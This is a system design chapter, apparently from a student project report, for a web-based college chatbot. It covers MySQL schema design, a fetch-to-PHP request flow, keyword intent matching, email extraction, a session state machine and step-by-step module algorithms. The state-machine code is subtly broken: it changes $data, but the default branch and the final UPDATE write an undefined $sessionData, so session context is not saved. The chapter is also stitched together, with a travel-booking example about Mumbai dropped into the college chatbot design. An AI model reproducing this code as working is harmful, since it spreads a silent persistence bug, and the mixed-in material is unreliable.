


Chapter 5 System Design

5.1 Data Design


- **Schema Design**

The database schema for the Web-Based College Chatbot System is designed to ensure organized storage of user data, frequently asked questions, chat history, and administrative information. The schema follows normalization principles to minimize redundancy and improve data consistency. Key tables include Users, Admins, FAQs, and Chat_History. The Users table stores student details, while Admins stores the credentials of authorized administrators who manage system content. The FAQs table contains predefined question–answer pairs that the chatbot fetches when responding to common queries. The Chat_History table records all user interactions, helping in performance analysis and system improvements. Relationships between tables are defined to maintain structured data flow and ensure efficient retrieval.




- **Data Integrity Constraints**

To maintain accuracy and reliability of stored data, appropriate data integrity constraints are applied. Each table contains a Primary Key that uniquely identifies each record. Foreign Keys are used to establish relationships between tables, such as linking chat history to specific users. Unique Constraints ensure that fields like email and admin username are not duplicated. Not Null Constraints prevent essential fields from being left empty, ensuring complete and valid information during record entry. Additional validation rules, such as format checking for email and controlled insertion of FAQ entries, help maintain the consistency and quality of the database.



- **Logic Diagrams**


The system's processing logic is represented using activity and flow diagrams that show how queries are handled from input to response. When a user enters a query, the system first checks whether the query matches any predefined FAQ in the database. If a match is found, the corresponding answer is returned instantly. If not, the system forwards the query to the AI-based response engine, which analyzes the input and generates an appropriate reply. The processed response is then displayed back to the student, and the interaction is optionally stored in the Chat_History table. These logic diagrams help visualize the data flow, decision-making points, and system response sequence clearly.



5.2 Procedural Design

The overall flow remains similar, but the backend implementation is different.

1. User Input: The user types a message in the HTML/JavaScript frontend.
2. Frontend Event: JavaScript onClick event fires.
3. API Call (AJAX/Fetch): The frontend JavaScript uses fetch() to send a POST request to your PHP backend script (e.g. chatbot.php).



```
// Frontend JavaScript
fetch('api/chatbot.php', {
  method: 'POST',
  headers: { 'Content-Type': 'application/json' },
  body: JSON.stringify({
    message: "Hello",
```

```

        session_id: "user_abc123"
    })
})
.then(response => response.json())
.then(data => {
    // Add data.reply to the chat window
});

```

4 .Backend Receive (PHP): Your chatbot.php script receives the raw POST data, reads it, and decodes the JSON into a PHP associative array.

```

<?php // chatbot.php
$requestData = json_decode(file_get_contents('php://input'), true);
$message = $requestData['message'];
$sessionId = $requestData['session_id'];
?>

```

5 Core Logic (PHP): Your PHP script now performs all logic:

- Database Connection: It connects to your MySQL database (e.g., using PDO or MySQLi).
- Session Retrieval: It queries the database to get the user's current context/state using their session_id.
- NLU & Dialogue Management: PHP functions (which we'll define below) process the message, check the state, and decide on a reply.

6 Response Generation (PHP): The script generates a reply and formats it as a PHP associative array.

7 Database Update (MySQL): The script updates the user's session in the user_sessions table in MySQL with the new context.

8 API Response (PHP): The script uses json_encode() to convert the PHP array into a JSON string and echo it back to the frontend.

```

<?php
// At the end of chatbot.php
header('Content-Type: application/json');
$response = ['reply' => "This is the bot's reply from PHP."];
echo json_encode($response);
?>

```

9 .UI Rendering: The frontend JavaScript (from step 3) receives the JSON and updates the UI.

- **Data Structures (PHP/MySQL)**

Your data will be stored in PHP arrays on the server and in MySQL tables for persistence.

1. **JSON Objects (Transport):**

- (This is the same as before). It's the language-agnostic format used for communication between your JS frontend and PHP backend.

2. **PHP Associative Arrays (In-Memory):**

- **Usage:** This is the primary data structure you will use *inside* your PHP script. It's the equivalent of a JavaScript object or Python dictionary.

- **Intent-Response Mapping:**

```
3. $intentResponses = [
4.   "greeting" => "Hello! Welcome.",
5.   "goodbye" => "Goodbye! Have a nice day.",
6.   "fallback" => "I'm sorry, I don't understand that."
7. ];
```

- **Session Data (Temporary):** When you fetch data from MySQL, you'll store it in an associative array:

```
$sessionData = [
  "context" => "awaiting_destination",
  "source" => "Mumbai",
  "history" => [
    ["sender" => "user", "text" => "Hi"]
  ]
];
```

- **MySQL Tables (Persistent Storage):**

-

This is the biggest difference. Instead of an activeSessions variable, you use a database table to remember users between requests.

- **user_sessions Table Schema:**

```
CREATE TABLE user_sessions (
  id INT AUTO_INCREMENT PRIMARY KEY,
  session_id VARCHAR(255) NOT NULL UNIQUE,
  user_context TEXT, -- Stores the session data as a JSON string
  last_updated TIMESTAMP DEFAULT CURRENT_TIMESTAMP ON
  UPDATE CURRENT_TIMESTAMP
);
```

user_context Column: This TEXT column is crucial. You will store the PHP \$sessionData array in it by converting it to JSON using json_encode(). When you retrieve it, you'll use json_decode() to turn it back into a PHP array.

Algorithm Design (PHP/MySQL)

1. Intent Recognition (PHP)

Goal: To understand what the user wants.

- **Logic (Simple: Keyword Matching):**
- **Algorithm:** String Matching (using strpos or str_contains in PHP 8+).
- **Script Segment (PHP):**

```

function getIntent($message) {
$lowerMsg = strtolower($message);
// Use strpos() which works on all PHP versions.
// Note: We must use !== false because strpos can return 0 (start of string)
if (strpos($lowerMsg, "hello") !== false || strpos($lowerMsg, "hi") !== false) {
return "greeting";
}
elseif (strpos($lowerMsg, "book") !== false && strpos($lowerMsg, "ticket") !== false)
{
return "book_ticket";
} elseif (strpos($lowerMsg, "bye") !== false) {
return "goodbye";
} else {
return "fallback";
}
}

```

2. Entity Extraction (PHP)

Goal: To pull out specific pieces of data.

- **Logic (Simple: Regular Expressions - RegEx):**
- **Algorithm:** RegEx matching using PHP's preg_match.
- **Script Segment (PHP - RegEx for Email):**

```

function extractEmail($message) {
// A simple email RegEx pattern
$emailRegex = '/[a-zA-Z0-9._-]+@[a-zA-Z0-9.-]+\.[a-zA-Z]{2,4}/';
preg_match($emailRegex, $message, $matches);

if (isset($matches[0])) {

return $matches[0]; // Return the first matching email
}
else {
return null; // Nothing found
}
}

```

3. Dialogue Management (PHP & MySQL)

Goal: To control the conversation flow using the MySQL database for state.

- **Logic (State Machine with Database):**
 1. Get session_id from the client.
 2. SELECT user_context from user_sessions table in MySQL.
 3. json_decode() the context into a PHP array (\$sessionData).
 4. Use a switch on \$sessionData['context'] to decide the logic.
 5. Update the \$sessionData array in PHP.
 6. json_encode() the new context.
 7. UPDATE the user_sessions table with the new JSON string.
 8. Return the reply.
- **Script Segment (Conceptual PHP/PDO):**

```

<?php
// --- (Assumptions) ---
// $pdo = new PDO("mysql:host=$host;dbname=$dbname", $username, $password);
// $message = "I want to travel from Mumbai";
// $sessionId = "user_abc123";
// -----

// 1. Get current state from MySQL
$stmt = $pdo->prepare("SELECT user_context FROM user_sessions WHERE session_id
= ?");
$stmt->execute([$sessionId]);
$row = $stmt->fetch();

if ($row) {
// 2. Decode JSON context into PHP array
$data = json_decode($row['user_context'], true);
}
else {
// No session found, create a new one
$data = ['context' => 'main_menu', 'history' => []];
// You should also INSERT this new session row
$stmt_insert = $pdo->prepare("INSERT INTO user_sessions (session_id, user_context)
VALUES (?, ?)");
$stmt_insert->execute([$sessionId, json_encode($data)]);
}

$context = $data['context'];
$reply = "";

// 3. State machine logic
switch ($context) {
case "main_menu":
if (getIntent($message) === "book_ticket") {
$data['context'] = "awaiting_source"; // Change state
$reply = "Sure! Where are you travelling from?";
}
else {
$reply = "How can I help you today?";
}
break;

case "awaiting_source":
$data['source'] = $message; // Store the extracted entity
$data['context'] = "awaiting_destination"; // Change state
$reply = "Got it. Travelling from {$data['source']}. Where are you going?";
break;

// ... other cases ...

```



```
default:
$reply = "I'm sorry, I don't understand.";
$sessionData['context'] = "main_menu";
}


// 4. Update the state back into MySQL
$newContextJson = json_encode($sessionData);
$stmt_update = $pdo->prepare("UPDATE user_sessions SET user_context = ? WHERE
session_id = ?");
$stmt_update->execute([$newContextJson, $sessionId]);

// 5. Return the reply (which will be JSON encoded later)
// return $reply;
?>
```

5.3 Data Structures

The system uses structured relational data storage, mainly through MySQL database tables and temporary PHP session variables. Each table in the database is designed to store a specific type of system information, making data management organized, secure, and fast. For example, the Users table stores login and profile details of students, while the Announcements table stores notices uploaded by the admin. Similarly, the Practical Images and Practical Videos tables store references to uploaded academic resources along with their stream and year, making it easy to filter and display relevant materials. The Chatbot FAQ table stores predefined questions and answers which help the chatbot respond accurately based on the student's selected course and year. The Feedback table records student reviews and ratings, which allows the system to improve services.

In addition to database tables, the system uses session-based data structures to maintain user login state until logout. This ensures secure navigation without requiring repeated authentication. Overall, structured tables and session data enable smooth interaction, efficient retrieval, and organized handling of information throughout the system.



5.4 Algorithm Design

The system uses a set of structured procedures to carry out its major operations. Each module follows a defined algorithm that ensures accurate data handling, smooth user interaction, and secure processing. The algorithms are designed to take user input from the interface, process it through backend logic, and then update or retrieve information from the database.

1. Login Verification Algorithm

This algorithm checks whether the user is valid before granting access to the system.

Steps:

1. The user enters their username and password.
2. The system fetches the user record from the Users table.
3. If the username exists and the password matches, the system starts a session and redirects the user to the dashboard.
4. If the credentials do not match, the system displays an error message.
5. The login screen remains active until valid input is given.

2. Chatbot Response Algorithm

This algorithm generates relevant answers to student questions.

Steps:

1. The user selects Stream and Year to set the chatbot context.
2. The user enters a question into the chatbot input box.
3. The backend checks the FAQ/Questions table to find a matching question.
4. If a match is found, the stored answer is returned.
5. If no match is found, a default or fallback answer is provided.
6. The chatbot displays the answer visually in bubble message format.

3. Announcement Filtering Algorithm

This algorithm displays only relevant notices for the user.

Steps:

1. The user selects Stream and Year from the filter menu.
2. The system constructs an SQL query using the selected filters.
3. The database returns matching announcements.
4. The system displays these announcements in structured card format.
5. If no match is found, a “No results found” message is displayed.

4. Practical Media Retrieval Algorithm (Images and Videos)

This algorithm retrieves subject-related learning content.

Steps:

1. The user selects Stream and Year filters.
2. The system queries the Images or Videos table accordingly.
3. The media results are displayed as thumbnails in a grid layout.
4. When the user clicks on an item:
 - Images open in a fullscreen modal view.
 - Videos play in a popup player.
5. The user can close the popup to return to the gallery.


5. Feedback Submission Algorithm

This algorithm stores the user's satisfaction rating and comments.

Steps:

